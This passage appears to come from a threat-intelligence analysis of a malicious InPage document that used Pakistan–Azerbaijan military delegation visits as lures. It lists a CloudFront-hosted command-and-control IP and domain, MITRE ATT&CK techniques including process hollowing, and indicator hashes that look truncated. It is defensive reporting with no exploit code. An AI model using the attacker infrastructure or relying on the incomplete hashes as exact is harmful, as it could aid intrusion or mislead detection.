
Secondly, we can note the same pdb path what the 360TI analysis.

The C2 is hosted on Amazon CloudFront :

IP	Hostname	Route	ASN	Organiz
99.84.194.39	server-99-84-194-39.lax3.r.cloudfront.net	99.84.194.0/23	AS16509	Amazor Inc

This payload is linked at one of the recent events :

- A Delegation of Pakistan Naval Academy visits Azerbaijan (5 April 2019)




Delegation of Pakistan Naval Academy visits Azerbaijan (PHOTO)

Date
4/5/2019 7:29:48 AM

(MENAFN - Trend News Agency) Baku, Azerbaijan, April 5

- The visit of Pakistan Air Force Academy delegation in Azerbaijan (20 June 2019)



Pakistan Air Force Academy delegation visits Azerbaijan

15:59 20 June 2019 Read: 1252

The delegation consisting of senior officers of Pakistan, South Africa, Oman, and China, who are undergoing training at the staff courses of the Air Force Academy of Pakistan, paid a visit to Azerbaijan.

References MITRE ATT&CK Matrix

List of all the references with MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	T1064 - Scripting	https://attack.mitre.org/techniques/T1064
Persistence	T1060 - Registry Run Keys / Startup Folder	https://attack.mitre.org/techniques/T1060
Defense Evasion	T1093 - Process Hollowing	https://attack.mitre.org/techniques/T1093
Discovery	T1087 - Account Discovery	https://attack.mitre.org/techniques/T1087

Note: INP exploit hasn't a current category, the most near category found matching with it is Scripting.

Indicators Of Compromise (IOC)

List of all the Indicators Of Compromise (IOC)

Indicator	Description
Azerbaijan delegation to pakistan.inp	c0eeddccddbf23844c5e479a3dcc30713b697fa83d7c13feb79ecf
bin1.dll	078e316440a540ed8095d12f154770118e28ca67a32c0fcc514564
bin2.exe	67923d0e9717aec0930ed0e4a3f84b5ba00dee9fc64774be452ce
go.affec.tv	Domain requested
99.84.194.39	IP C2
go.affec.tv	Domain C2

This can be exported as JSON format Export in JSON

Links

Original tweet: https://twitter.com/*jsoo*/status/1166353584923041798

Links Anyrun:

- Azerbaijan delegation to pakistan.inp

Documents:

- Recent InPage Exploits Lead to Multiple Malware Families
- InPage zero-day exploit used to attack financial institutions in Asia
- Analysis Of Targeted Attack Against Pakistan By Exploiting InPage Vulnerability And Related APT Groups
- The CheckRemoteDebuggerPresent() anti-debugging technique